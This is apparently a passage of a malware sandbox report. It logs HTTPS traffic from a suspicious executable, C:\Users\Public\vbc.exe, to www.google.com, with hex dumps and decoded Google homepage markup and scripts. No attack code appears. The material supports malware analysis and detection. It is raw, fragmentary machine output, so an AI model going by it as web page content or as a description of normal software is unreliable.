tent.com/ogw/default-user=s24","27":"https://lh3.googleusercontent.com/ogw/default-user=s24"},Yb=function(a){return(a=Xb[a])||"https://lh3.googleusercontent.com/ogw/default-user=s24"},Zb=function(){B(function(){g.spd()})};p("spn",Ub);p("spp",Wb);p("sps",
2021-09-14 19:48:21 UTC	33	IN	Data Raw: 7d 63 61 74 63 68 28 64 29 7b 72 28 64 2c 22 75 70 22 2c 22 74 70 22 29 7d 7d 7d 63 61 74 63 68 28 64 29 7b 72 28 64 2c 22 75 70 22 2c 22 6d 74 70 22 29 7d 7d 2c 64 63 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 69 66 28 59 28 5b 32 5d 2c 22 73 73 70 22 29 29 7b 76 61 72 20 62 3d 21 61 63 5b 61 5d 3b 54 26 26 28 62 3d 62 26 26 21 21 54 5b 61 5d 29 3b 72 65 74 75 72 6e 20 62 7d 7d 3b 62 63 3d 21 31 3b 53 3d 7b 7d 3b 61 63 3d 7b 7d 3b 54 3d 6e 75 6c 6c 3b 58 3d 31 3b 0a 76 61 72 20 69 63 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 76 61 72 20 62 3d 21 31 3b 74 72 79 7b 62 3d 61 2e 63 6f 6f 6b 69 65 26 26 61 2e 63 6f 6f 6b 69 65 2e 6d 61 74 63 68 28 22 50 52 45 46 22 29 7d 63 61 74 63 68 28 63 29 7b 7d 72 65 74 75 72 6e 21 62 7d 2c 6a 63 3d 66 75 6e 63 74 69 6f 6e 28 Data Ascii: }catch(d){r(d,"up","tp")}}}catch(d){r(d,"up","mtp")}},dc=function(a){if(Y([2],"ssp")){var b=!ac[a];T&&(b=b&&!!T[a]);return b}};bc=!1;S={};ac={};T=null;X=1;var ic=function(a){var b=!1;try{b=a.cookie&&a.cookie.match("PREF")}catch(c){}return!b},jc=function(
2021-09-14 19:48:21 UTC	34	IN	Data Raw: 70 22 2c 7b 72 3a 65 63 2c 6e 61 70 3a 66 63 2c 61 6f 70 3a 67 63 2c 74 70 3a 68 63 2c 73 73 70 3a 64 63 2c 73 70 64 3a 6c 63 2c 67 70 64 3a 6d 63 2c 61 65 68 3a 6e 63 2c 61 61 6c 3a 6f 63 2c 67 63 63 3a 70 63 7d 29 3b 76 61 72 20 5a 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 61 5b 62 5d 3d 66 75 6e 63 74 69 6f 6e 28 63 29 7b 76 61 72 20 64 3d 61 72 67 75 6d 65 6e 74 73 3b 67 2e 71 6d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 61 5b 62 5d 2e 61 70 70 6c 79 28 74 68 69 73 2c 64 29 7d 29 7d 3b 5a 28 67 2e 75 70 2c 22 73 6c 22 29 3b 5a 28 67 2e 75 70 2c 22 73 69 22 29 3b 5a 28 67 2e 75 70 2c 22 73 70 6c 22 29 3b 5a 28 67 2e 75 70 2c 22 64 70 63 22 29 3b 5a 28 67 2e 75 70 2c 22 69 69 63 22 29 3b 67 2e 6d 63 66 28 22 75 70 22 2c 7b 73 70 3a 68 2e 62 28 22 30 2e Data Ascii: p",{r:ec,nap:fc,aop:gc,tp:hc,ssp:dc,spd:lc,gpd:mc,aeh:nc,aal:oc,gcc:pc});var Z=function(a,b){a[b]=function(c){var d=arguments;g.qm(function(){a[b].apply(this,d)})};Z(g.up,"sl");Z(g.up,"si");Z(g.up,"spl");Z(g.up,"dpc");Z(g.up,"iic");g.mcf("up",{sp:h.b("0.
2021-09-14 19:48:21 UTC	36	IN	Data Raw: 74 72 79 7b 2f 2a 0a 0a 20 43 6f 70 79 72 69 67 68 74 20 54 68 65 20 43 6c 6f 73 75 72 65 20 4c 69 62 72 61 72 79 20 41 75 74 68 6f 72 73 2e 0a 20 53 50 44 58 2d 4c 69 63 65 6e 73 65 2d 49 64 65 6e 74 69 66 69 65 72 3a 20 41 70 61 63 68 65 2d 32 2e 30 0a 2a 2f 0a 76 61 72 20 61 3d 77 69 6e 64 6f 77 2e 67 62 61 72 3b 61 2e 6d 63 66 28 22 6d 6d 22 2c 7b 73 3a 22 31 22 7d 29 3b 7d 63 61 74 63 68 28 65 29 7b 77 69 6e 64 6f 77 2e 67 62 61 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 2e 6d 6c 28 65 2c 7b 22 5f 73 6e 22 3a 22 63 66 67 2e 69 6e 69 74 22 7d 29 3b 7d 7d 29 28 29 3b 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 74 72 79 7b 2f 2a 0a 0a 20 43 6f 70 79 72 69 67 68 74 20 54 68 65 20 43 6c 6f 73 75 72 65 20 4c 69 62 72 61 72 Data Ascii: try{/* Copyright The Closure Library Authors. SPDX-License-Identifier: Apache-2.0*/var a=window.gbar;a.mcf("mm",{s:"1"});}catch(e){window.gbar&&gbar.logger&&gbar.logger.ml(e,{"_sn":"cfg.init"});}})();(function(){try{/* Copyright The Closure Librar
2021-09-14 19:48:21 UTC	37	IN	Data Raw: 22 29 2c 65 6c 65 3a 64 28 22 31 22 29 2c 65 73 72 3a 65 28 22 30 2e 31 22 29 2c 65 76 74 73 3a 5b 22 6d 6f 75 73 65 64 6f 77 6e 22 2c 22 74 6f 75 63 68 73 74 61 72 74 22 2c 22 74 6f 75 63 68 6d 6f 76 65 22 2c 22 77 68 65 65 6c 22 2c 22 6b 65 79 64 6f 77 6e 22 5d 2c 67 62 6c 3a 22 65 73 5f 70 6c 75 73 6f 6e 65 5f 67 63 5f 32 30 32 31 30 38 30 33 2e 30 5f 70 31 22 2c 68 64 3a 22 63 6f 6d 22 2c 68 6c 3a 22 65 6e 22 2c 69 72 70 3a 64 28 22 22 29 2c 70 69 64 3a 65 28 22 31 22 29 2c 0a 73 6e 69 64 3a 65 28 22 32 38 38 33 34 22 29 2c 74 6f 3a 65 28 22 33 30 30 30 30 22 29 2c 75 3a 65 28 22 22 29 2c 76 66 3a 22 2e 36 36 2e 22 7d 2c 67 3d 66 2c 68 3d 5b 22 62 6e 64 63 66 67 22 5d 2c 6b 3d 61 3b 68 5b 30 5d 69 6e 20 6b 7c 7c 22 75 6e 64 65 66 69 6e 65 64 22 3d Data Ascii: "),ele:d("1"),esr:e("0.1"),evts:["mousedown","touchstart","touchmove","wheel","keydown"],gbl:"es_plusone_gc_20210803.0_p1",hd:"com",hl:"en",irp:d(""),pid:e("1"),snid:e("28834"),to:e("300000"),u:e(""),vf:".66."},g=f,h=["bndcfg"],k=a;h[0]in k||"undefined"=
2021-09-14 19:48:21 UTC	38	IN	Data Raw: 77 22 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 62 32 3e 3c 2f 73 70 61 6e 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 73 3e 53 65 61 72 63 68 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 74 3e 3c 61 20 63 6c 61 73 73 3d 67 62 7a 74 20 69 64 3d 67 62 5f 32 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 2e 75 6b 2f 69 6d 67 68 70 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 69 22 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 62 32 3e 3c 2f 73 70 61 6e 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 73 3e 49 6d 61 67 65 73 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 74 3e 3c 61 20 63 6c 61 73 73 3d 67 62 7a 74 20 69 64 3d 67 62 5f 38 20 68 Data Ascii: w">Search <li class=gbt>Images <li class=gbt><a class=gbzt id=gb_8 h
2021-09-14 19:48:21 UTC	39	IN	Data Raw: 70 61 6e 20 63 6c 61 73 73 3d 67 62 6d 61 3e 3c 2f 73 70 61 6e 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 73 63 72 69 70 74 20 6e 6f 6e 63 65 3d 27 32 30 31 62 48 70 69 53 36 57 4b 65 58 69 2f 48 52 72 34 79 78 41 3d 3d 27 3e 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 27 67 62 7a 74 6d 27 29 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 27 63 6c 69 63 6b 27 2c 20 66 75 6e 63 74 69 6f 6e 20 63 6c 69 63 6b 48 61 6e 64 6c 65 72 28 29 20 7b 20 67 62 61 72 2e 74 67 28 65 76 65 6e 74 2c 74 68 69 73 29 3b 20 7d 29 3b 3c 2f 73 63 72 69 70 74 3e 3c 64 69 76 20 63 6c 61 73 73 3d 67 62 6d 20 69 64 3d 67 62 64 20 61 72 69 61 2d 6f 77 6e 65 72 3d 67 62 7a 74 6d 3e 3c 64 69 76 20 69 64 3d 67 62 6d 6d 20 63 6c 61 73 73 3d 22 67 62 6d Data Ascii: pan class=gbma><script nonce='201bHpiS6WKeXi/HRr4yxA==">document.getElementById('gbztm').addEventListener('click', function clickHandler() { gbar.tg(event,this); });</script> <div id=gbmmb class="gbm

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:21 UTC	41	IN	Data Raw: 6c 61 73 73 3d 67 62 6d 74 63 3e 3c 61 20 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 2e 75 6b 2f 69 6e 74 6c 2f 65 6e 2f 61 62 6f 75 74 2f 70 72 6f 64 75 63 74 73 3f 74 61 62 3d 77 68 22 20 63 6c 61 73 73 3d 67 62 6d 74 3e 45 76 65 6e 20 6d 6f 72 65 20 26 72 61 71 75 6f 3b 3c 2f 61 3e 3c 73 63 72 69 70 74 20 6e 6f 6e 63 65 3d 27 32 30 31 62 48 70 69 53 36 57 4b 65 58 69 2f 48 52 72 34 79 78 41 3d 3d 27 3e 64 6f 63 75 6d 65 6e 74 2e 71 75 65 72 79 53 65 6c 65 63 74 6f 72 28 27 6c 69 20 3e 20 61 2e 67 62 6d 74 27 29 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 27 63 6c 69 63 6b 27 2c 20 66 75 6e 63 74 69 6f 6e 20 63 6c 69 63 6b 48 61 6e 64 6c 65 72 28 29 20 7b 20 67 62 61 72 2e 6c 6f 67 67 65 72 2e 69 6c 28 Data Ascii: lass=gbmtc>Even more »<script nonce='201bHpiS6WKeXi/HRr4yxA=='>document.querySelector('li > a.gbmt').addEventListener('click', function clickHandler() { gbar.logger.il(
2021-09-14 19:48:21 UTC	42	IN	Data Raw: 68 6c 3d 65 6e 22 3e 53 65 61 72 63 68 20 73 65 74 74 69 6e 67 73 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 6d 74 63 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 67 62 6d 74 20 67 62 6d 68 22 3e 3c 2f 64 69 76 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 22 67 62 6b 70 20 67 62 6d 74 63 22 3e 3c 61 20 63 6c 61 73 73 3d 67 62 6d 74 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 2e 75 6b 2f 68 69 73 74 6f 72 79 2f 6f 70 74 6f 75 74 3f 68 6c 3d 65 6e 22 3e 57 65 62 20 48 69 73 74 6f 72 79 3c 2f 61 3e 3c 2f 6c 69 3e 3c 2f 6f 6c 3e 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 6c 69 3e 3c 2f 6f 6c 3e 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 69 64 3d 67 62 78 33 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 69 64 Data Ascii: hl=en">Search settings <li class=gbmtc> <li class="gbkp gbmtc">Web History <div id
2021-09-14 19:48:21 UTC	43	IN	Data Raw: 3c 2f 73 70 61 6e 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 64 73 22 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 6c 73 62 62 22 3e 3c 69 6e 70 75 74 20 63 6c 61 73 73 3d 22 6c 73 62 22 20 69 64 3d 22 74 73 75 69 64 31 22 20 76 61 6c 75 65 3d 22 49 27 6d 20 46 65 65 6c 69 6e 67 20 4c 75 63 6b 79 22 20 6e 61 6d 65 3d 22 62 74 6e 49 22 20 74 79 70 65 3d 22 73 75 62 6d 69 74 22 3e 3c 73 63 72 69 70 74 20 6e 6f 6e 63 65 3d 22 32 30 31 62 48 70 69 53 36 57 4b 65 58 69 2f 48 52 72 34 79 78 41 3d 3d 22 3e 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 69 64 3d 27 74 73 75 69 64 31 27 3b 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 69 64 29 2e 6f 6e 63 6c 69 63 6b 20 3d 20 66 75 6e 63 74 69 6f 6e 28 29 7b 69 66 20 28 74 68 69 73 2e 66 6f Data Ascii: <input class="lsb" id="tsuid1" value="I'm Feeling Lucky" name="btnI" type="submit"><script nonce="201bHpiS6WKeXi/HRr4yxA==">(function(){var id='tsuid1';document.getElementById(id).onclick = function(){if (this.fo
2021-09-14 19:48:21 UTC	44	IN	Data Raw: 72 3e 3c 2f 64 69 76 3e 3c 73 70 61 6e 20 69 64 3d 22 66 6f 6f 74 65 72 22 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d 73 69 7a 65 3a 31 30 70 74 22 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 31 39 70 78 20 61 75 74 6f 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 22 20 69 64 3d 22 57 71 51 41 4e 62 22 3e 3c 61 20 68 72 65 66 3d 22 2f 69 6e 74 6c 2f 65 6e 2f 61 64 73 2f 22 3e 41 64 76 65 72 74 69 73 69 6e 67 a0 50 72 6f 67 72 61 6d 6d 65 73 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 2f 73 65 72 76 69 63 65 73 2f 22 3e 42 75 73 69 6e 65 73 73 20 53 6f 6c 75 74 69 6f 6e 73 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 2f 69 6e 74 6c 2f 65 6e 2f 61 62 6f 75 74 2e 68 74 6d 6c 22 3e 41 62 6f 75 74 20 47 6f 6f 67 6c 65 3c 2f 61 3e 3c 61 Data Ascii: r> AdvertisingProgrammesBusiness SolutionsAbout Google<a
2021-09-14 19:48:21 UTC	46	IN	Data Raw: 69 73 7c 7c 73 65 6c 66 2c 66 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 72 65 74 75 72 6e 20 61 7d 3b 76 61 72 20 67 3b 76 61 72 20 6c 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 74 68 69 73 2e 67 3d 62 3d 3d 3d 68 3f 61 3a 22 22 7d 3b 6c 2e 70 72 6f 74 6f 74 79 70 65 2e 74 6f 53 74 72 69 6e 67 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 67 2b 22 22 7d 3b 76 61 72 20 68 3d 7b 7d 3b 66 75 6e 63 74 69 6f 6e 20 6d 28 29 7b 76 61 72 20 61 3d 75 3b 67 6f 6f 67 6c 65 2e 6c 78 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 6e 28 61 29 3b 67 6f 6f 67 6c 65 2e 6c 78 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 7d 7d 3b 67 6f 6f 67 6c 65 2e 62 78 7c 7c 67 6f 6f 67 6c 65 2e 6c 78 28 29 7d 0a 66 75 6e 63 74 69 6f 6e 20 6e 28 61 29 7b 67 6f 6f 67 6c 65 2e 74 69 Data Ascii: is||self,f=function(a){return a};var g;var l=function(a,b){this.g=b===h?a:""};l.prototype.toString=function(){return this.g+""};var h={};function m(){var a=u;google.lx=function(){n(a);google.lx=function(){}};google.bx||google.lx()}function n(a){google.ti
2021-09-14 19:48:21 UTC	47	IN	Data Raw: 3d 7b 61 74 74 6e 3a 66 61 6c 73 65 2c 62 6c 74 3a 27 6e 6f 6e 65 27 2c 63 68 6e 6b 3a 30 2c 64 77 3a 66 61 6c 73 65 2c 65 6d 74 6e 3a 30 2c 65 6e 64 3a 30 2c 69 6e 65 3a 66 61 6c 73 65 2c 6c 6c 73 3a 27 64 65 66 61 75 6c 74 27 2c 70 64 74 3a 30 2c 72 65 70 3a 30 2c 73 69 66 3a 74 72 75 65 2c 73 6e 65 74 3a 74 72 75 65 2c 73 74 72 74 3a 30 2c 75 62 6d 3a 66 61 6c 73 65 2c 75 77 70 3a 74 72 75 65 7d 3b 7d 29 28 29 3b 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 70 6d 63 3d 27 7b 5c 78 32 32 64 5c 78 32 32 3a 7b 7d 2c 5c 78 32 32 73 62 5f 68 65 5c 78 32 32 3a 7b 5c 78 32 32 61 67 65 6e 5c 78 32 32 3a 74 72 75 65 2c 5c 78 32 32 63 67 65 6e 5c 78 32 32 3a 74 72 75 65 2c 5c 78 32 32 63 6c 69 65 6e 74 5c 78 32 32 3a 5c 78 32 32 68 65 69 72 6c 6f 6f 6d 2d 68 Data Ascii: ={attn:false,blt:'none',chnk:0,dw:false,emtn:0,end:0,ine:false,lls:'default',pdt:0,rep:0,sif:true,snet:true,strt:0,ubm:false,uwp:true};})();(function(){var pmc='{\x22d\x22:{},\x22sb_he\x22:{\x22agen\x22:true,\x22cgen\x22:true,\x22client\x22:\x22heirloom-h
2021-09-14 19:48:21 UTC	48	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	172.217.168.36	443	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:33 UTC	48	OUT	GET / HTTP/1.1 Host: www.google.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:34 UTC	48	IN	HTTP/1.1 200 OK Date: Tue, 14 Sep 2021 19:48:34 GMT Expires: -1 Cache-Control: private, max-age=0 Content-Type: text/html; charset=ISO-8859-1 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Server: gws X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Set-Cookie: CONSENT=PENDING+304; expires=Fri, 01-Jan-2038 00:00:00 GMT; path=/; domain=.google.com; Secure Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2021-09-14 19:48:34 UTC	49	IN	Data Raw: 35 30 63 33 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 69 74 65 6d 73 63 6f 70 65 3d 22 22 20 69 74 65 6d 74 79 70 65 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 2f 57 65 62 50 61 67 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 47 42 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 3e 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 67 2f 31 78 2f 67 6f 6f 67 6c 65 67 5f 73 74 61 6e 64 61 72 64 5f 63 6f 6c 6f 72 5f 31 32 38 64 70 2e 70 6e 67 22 20 69 74 65 6d 70 72 6f 70 3d 22 69 6d 61 67 65 Data Ascii: 50c3<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en-GB"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta content="/images/branding/googleg/1x/goog leg_standard_color_128dp.png" itemprop="image
2021-09-14 19:48:34 UTC	49	IN	Data Raw: 2c 34 31 32 30 2c 32 30 32 33 2c 31 37 37 37 2c 35 32 30 2c 31 34 36 37 30 2c 33 32 32 37 2c 32 38 34 35 2c 37 2c 34 37 37 34 2c 38 32 35 2c 36 37 35 35 2c 35 30 39 36 2c 37 35 33 39 2c 38 37 38 31 2c 39 30 38 2c 32 2c 39 34 31 2c 32 36 31 34 2c 31 33 31 34 32 2c 33 2c 33 34 36 2c 32 33 30 2c 31 30 31 34 2c 31 2c 35 34 34 35 2c 31 34 38 2c 31 31 33 32 33 2c 32 36 35 32 2c 34 2c 31 32 35 32 2c 32 37 36 2c 32 33 30 34 2c 31 32 33 36 2c 35 32 32 37 2c 35 37 36 2c 37 34 2c 31 39 38 33 2c 32 36 32 37 2c 32 30 31 34 2c 31 38 33 37 35 2c 32 36 35 38 2c 37 33 35 36 2c 33 31 2c 33 38 37 37 2c 39 37 35 31 2c 32 33 30 35 2c 36 33 38 2c 31 34 39 34 2c 35 35 38 36 2c 33 37 37 32 2c 37 34 32 38 2c 35 38 33 30 2c 32 35 32 37 2c 34 30 39 34 2c 33 31 33 38 2c 36 2c 39 30 Data Ascii: ,4120,2023,1777,520,14670,3227,2845,7,4774,825,6755,5096,7539,8781,908,2,941,2614,13142,3,346,230, 1014,1,5445,148,11323,2652,4,1252,276,2304,1236,5227,576,74,1983,2627,2014,18375,2658,7356,31,3877,9751,2305,6 38,1494,5586,3772,7428,5830,2527,4094,3138,6,90
2021-09-14 19:48:34 UTC	51	IN	Data Raw: 72 20 62 3b 61 26 26 28 21 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 7c 7c 21 28 62 3d 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 65 69 64 22 29 29 29 3b 29 61 3d 61 2e 70 61 72 65 6e 74 4e 6f 64 65 3b 72 65 74 75 72 6e 20 62 7c 7c 68 7d 66 75 6e 63 74 69 6f 6e 20 6d 28 61 29 7b 66 6f 72 28 76 61 72 20 62 3d 6e 75 6c 6c 3b 61 26 26 28 21 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 7c 7c 21 28 62 3d 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 6c 65 69 64 22 29 29 29 3b 29 61 3d 61 2e 70 61 72 65 6e 74 4e 6f 64 65 3b 72 65 74 75 72 6e 20 62 7d 0a 66 75 6e 63 74 69 6f 6e 20 6e 28 61 2c 62 2c 63 2c 64 2c 67 29 7b 76 61 72 20 65 3d 22 22 3b 63 7c 7c 2d 31 21 3d 3d 62 2e 73 65 61 72 63 68 28 22 26 65 69 3d 22 29 7c 7c 28 65 3d 22 26 65 69 3d 22 2b 6c 28 Data Ascii: r b;a&&(!a.getAttribute||!(b=a.getAttribute("eid")));)a=a.parentNode;return b||h}function m(a){for(var b=null;a&& (!a.getAttribute||!(b=a.getAttribute("leid")));)a=a.parentNode;return b}function n(a,b,c,d,g){var e="";c||-1!==b.search("&ei=")|| (e="&ei="+l(
2021-09-14 19:48:34 UTC	52	IN	Data Raw: 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 73 75 62 6d 69 74 22 2c 66 75 6e 63 74 69 6f 6e 28 62 29 7b 76 61 72 20 61 3b 69 66 28 61 3d 62 2e 74 61 72 67 65 74 29 7b 76 61 72 20 63 3d 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 64 61 74 61 2d 73 75 62 6d 69 74 66 61 6c 73 65 22 29 3b 61 3d 22 31 22 3d 3d 3d 63 7c 7c 22 71 22 3d 3d 3d 63 26 26 21 61 2e 65 6c 65 6d 65 6e 74 73 2e 71 2e 76 61 6c 75 65 3f 21 30 3a 21 31 7d 65 6c 73 65 20 61 3d 21 31 3b 61 26 26 28 62 2e 70 72 65 76 65 6e 74 44 65 66 61 75 6c 74 28 29 2c 62 2e 73 74 6f 70 50 72 6f 70 61 67 61 74 69 6f 6e 28 29 29 7d 2c 21 30 29 3b 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 2e 61 64 64 45 76 65 6e 74 4c 69 73 Data Ascii: cumentElement.addEventListener("submit",function(b){var a;if(a=b.target){var c=a.getAttribute("data-submitfa lse");a="1"===c||"q"===c&&!a.elements.q.value?!0:!1}else a=!1;a&&(b.preventDefault(),b.stopPropagation())},!0);document. documentElement.addEventLis
2021-09-14 19:48:34 UTC	53	IN	Data Raw: 69 74 79 3a 30 20 21 69 6d 70 6f 72 74 61 6e 74 3b 66 69 6c 74 65 72 3a 61 6c 70 68 61 28 6f 70 61 63 69 74 79 3d 30 29 20 21 69 6d 70 6f 72 74 61 6e 74 7d 2e 67 62 6d 7b 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 7a 2d 69 6e 64 65 78 3a 39 39 39 3b 74 6f 70 3a 2d 39 39 39 70 78 3b 76 69 73 69 62 69 6c 69 74 79 3a 68 69 64 64 65 6e 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 6c 65 66 74 3b 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 23 62 65 62 65 62 65 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 2d 31 70 78 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c Data Ascii: ity:0 !important;filter:alpha(opacity=0) !important}.gbm{position:absolute;z-index:999;top:-999px;visibility :hidden;text-align:left;border:1px solid #bebebe;background:#fff;-moz-box-shadow:-1px 1px 1px rgba(0,0,0,.2);-webkit-box-shadow:0 2px 4px rgba(0,0,
2021-09-14 19:48:34 UTC	55	IN	Data Raw: 2d 62 6f 78 3b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 37 70 78 3b 70 61 64 64 69 6e 67 3a 30 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 74 6f 70 7d 2e 67 62 74 7b 2a 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 7d 2e 67 62 74 6f 7b 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 7d 2e 67 62 7a 74 2c 2e 67 62 67 74 7b 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 72 3b 64 69 73 70 6c 61 79 3a Data Ascii: -box;display:inline-block;line-height:27px;padding:0;vertical-align:top}.gbt{*display:inline}.gbto{box-shadow:0 2px 4px rgba(0,0,0,.2);-moz-box-shadow:0 2px 4px rgba(0,0,0,.2);-webkit-box-shadow:0 2px 4px rgba(0,0,0,.2)}.gbzt,.g bgt{cursor:pointer;display:

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:34 UTC	56	IN	Data Raw: 74 69 6f 6e 3a 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 7d 2e 67 62 70 64 6a 73 20 2e 67 62 74 6f 20 2e 67 62 6d 7b 6d 69 6e 2d 77 69 64 74 68 3a 39 39 25 7d 2e 67 62 7a 30 6c 20 2e 67 62 74 62 32 7b 62 6f 72 64 65 72 2d 74 6f 70 2d 63 6f 6c 6f 72 3a 23 64 64 34 62 33 39 21 69 6d 70 6f 72 74 61 6e 74 7d 23 67 62 69 34 73 2c 23 67 62 69 34 73 31 7b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 7d 23 67 62 67 36 2e 67 62 67 74 2d 68 76 72 2c 23 67 62 67 36 2e 67 62 67 74 3a 66 6f 63 75 73 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 74 72 61 6e 73 70 61 72 65 6e 74 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 6e 6f 6e 65 7d 2e 67 62 67 34 61 7b 66 6f 6e 74 2d 73 69 7a 65 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 30 7d 2e 67 62 67 Data Ascii: tion:none !important}.gbpdjs .gbto .gbm{min-width:99%}.gbz0l 